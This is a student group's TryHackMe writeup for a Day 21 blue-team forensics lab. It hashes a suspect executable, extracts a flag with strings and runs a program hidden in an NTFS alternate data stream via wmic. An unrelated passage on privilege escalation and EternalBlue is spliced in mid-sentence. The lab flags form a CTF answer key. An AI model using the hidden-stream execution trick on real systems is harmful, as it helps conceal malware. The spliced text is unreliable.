PSP0201

Week 6

Writeup

Group Name: AIA

Members


ID	Name	Role
1211103201	Muhammad Al-Amin Bin Mohd Marzuki	Leader
1211103217	Alif Durrani bin Zahari	Member
1211103140	Ahmad Nur Ikhwan Bin Hamid	Member
1211101810	Lim Jia Hao	Member

Day 21: Blue Teaming – Time for some ELForensics
Tools used: Firefox
Solution/walkthrough:

Question 1
Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

Ans: 596690FFC54AB6101932856E6A78E3A1

With the command more'.\db file hash.txt from the instruction in THM, we are able to see the file hash.




Question 2

What is the MD5 file hash of the mysterious executable within the Documents folder?

Ans: 5F037501FB542AD2D9B06EB12AED09F0

With the command Get-FileHash -Algorithm MD5 .\deebee.exe from the instruction in THM, we are able to see the file hash.




Question 3

What is the SHA256 file hash of the mysterious executable within the Documents folder?

ANS:
F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

Change the algorithm from MD5 on the previous question to SHA256.



or bugs within a system to escalate these privileges where this shouldn't be possible otherwise.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach


A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy hand of luck and patience to work. Take for example the Eternalblue exploit which conducts a series of vulnerabilities in how the Windows OS

Question 4

Using Strings find the hidden flag within the executable?

Ans: THM{f6187e6cbeb1214139ef313e108cb6f9}

By using the code ‘c:\\Tools\strings64.exe -accepteula .\deebee.exe’ to get the list of codes below and search for the flag.




Question 5

What is the powershell command used to view ADS?

Ans : Get-Item -Path .\deebee.exe -Stream *

Get it from the instruction in the THM.





Question 6

What is the flag that is displayed when you run the database connector file?

ANS: THM{088731ddc7b9fdeccaed982b07c297c}

Enter the code ‘wmic process call create $(Resolve-Path .\deebee.exe:hidedb)’ and will pop up the cmd with the flag. The streamname is from the ADS that from the previous question.


Applications
Places
Tue 19 Jul, 04:55
AttackBox IP:10.10.106.138
Quick Connect
Quick Connect
Windows PowerShell
PSIsContainer : False
FileName : C:\Users\littlehelper\Documents\deebee.exe
Stream : hidedb
Length : 6144
PS C:\Users\littlehelper\Documents> wmic process cal create $(Resolve-Path .\deebee.exe:hidedb)
Invalid format.
Hint: <assignlist> = <propertyname>=<propertyvalue> [, <assignlist>].
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
THM AttackBox
39m 03s

